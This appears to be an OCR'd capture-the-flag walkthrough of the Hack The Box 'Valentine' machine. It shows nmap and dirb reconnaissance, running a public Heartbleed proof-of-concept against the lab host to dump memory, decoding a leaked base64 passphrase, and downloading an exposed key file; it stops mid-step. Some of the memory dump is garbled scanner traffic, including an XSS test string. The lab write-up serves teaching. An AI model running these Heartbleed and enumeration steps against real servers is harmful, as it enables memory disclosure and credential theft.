
```
root@kali:/home/ghroot/Masaüstü# nmap -sV -sC -p- -T4 10.10.10.79
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-10 18:03 +03
Nmap scan report for 10.10.10.79
Host is up (0.071s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_ssl-date: 2020-05-10T15:08:22+00:00; +3m33s from scanner time.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: 3m32s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.60 seconds
root@kali:/home/ghroot/Masaüstü# searchsploit OpenSSH 5.9
```


https://10.10.10.79
inux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU

Test for SSL heartbeat vulnerability (CVE-2014-0160)

33 commits | **1** branch | **0** packages | **0** releases | **2** contributors

Branch: **master** | New pull request | Find file | Clone or download

SensePost Merge pull request #3 from Rudloff/readme ··· Latest commit `2b621fb` on 11 Jul 2014

README.md	README.md	6 years ago
heartbleed-overview.pdf	Added Heartbleed presentation	6 years ago
heartbleed-overview.pptx	Added Heartbleed presentation	6 years ago
heartbleed-poc.py	Fixed the false negative timeout bug from tit0n	6 years ago
openssl_heartbleed.rb	nafc why getting nil error, this works tho	6 years ago
ssl-heartbleed.nse	Updated to nmap's NSE	6 years ago

README.md


HeartBleed Tester & Exploit

NB Nearly all the tools (nmap, metasploit, nessus, even burp) have the most up to date versions of their scanners. These tools were released at the early stages when tools were still being developed. Rather use those than these now.


```
root@kali:/home/ghroot/Downloads/heartbleed-poc# strings output.bin
 jnzP
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<script>alert(foo)<
/script> HTTP/1.1
Host: 10.10.10.79
User-Agent: Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:003412)
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Connection: Keep-Alive
dump_sql=foo
ate, br
Connection: keep-alive
Connection: keep-alive
Upgrade-Insecure-Requests: 1
: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://10.10.10.79/decode
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Connection: keep-alive
Upgrade-Insecure-Requests: 1
text=b9597dc55b21a2759b480fb102f9999a
root@kali:/home/ghroot/Downloads/heartbleed-poc#
```


```
root@kali:/home/ghroot/Masaüstü# dirb https://10.10.10.79

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun May 10 20:39:19 2020
URL_BASE: https://10.10.10.79/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://10.10.10.79/ ----
+ https://10.10.10.79/cgi-bin/ (CODE:403|SIZE:288)
+ https://10.10.10.79/decode (CODE:200|SIZE:552)
==> DIRECTORY: https://10.10.10.79/dev/
+ https://10.10.10.79/encode (CODE:200|SIZE:554)
+ https://10.10.10.79/index (CODE:200|SIZE:38)
+ https://10.10.10.79/index.php (CODE:200|SIZE:38)
^C> Testing: https://10.10.10.79/reminder
```


```
python heartbleed-poc.py -n1 -f dump.bin 10.10.10.79 -p 443
strings dump.bin
echo "aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==" | base64 -d
heartbleedbelievethehype
```


https://10.10.10.79/dev/
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offe
Index of /dev
Name
Last modified
Size
Description
Parent Directory -
hype_key 13-Dec-2017 16:48 5.3K
notes.txt 05-Feb-2018 16:42 227
Apache/2.2.22 (Ubuntu) Server at 10.10.10.79 Port 443

```
root@kali:/home/ghroot/Masaüstü# wget https://10.10.10.79/dev/hype_key --no-check-certificate
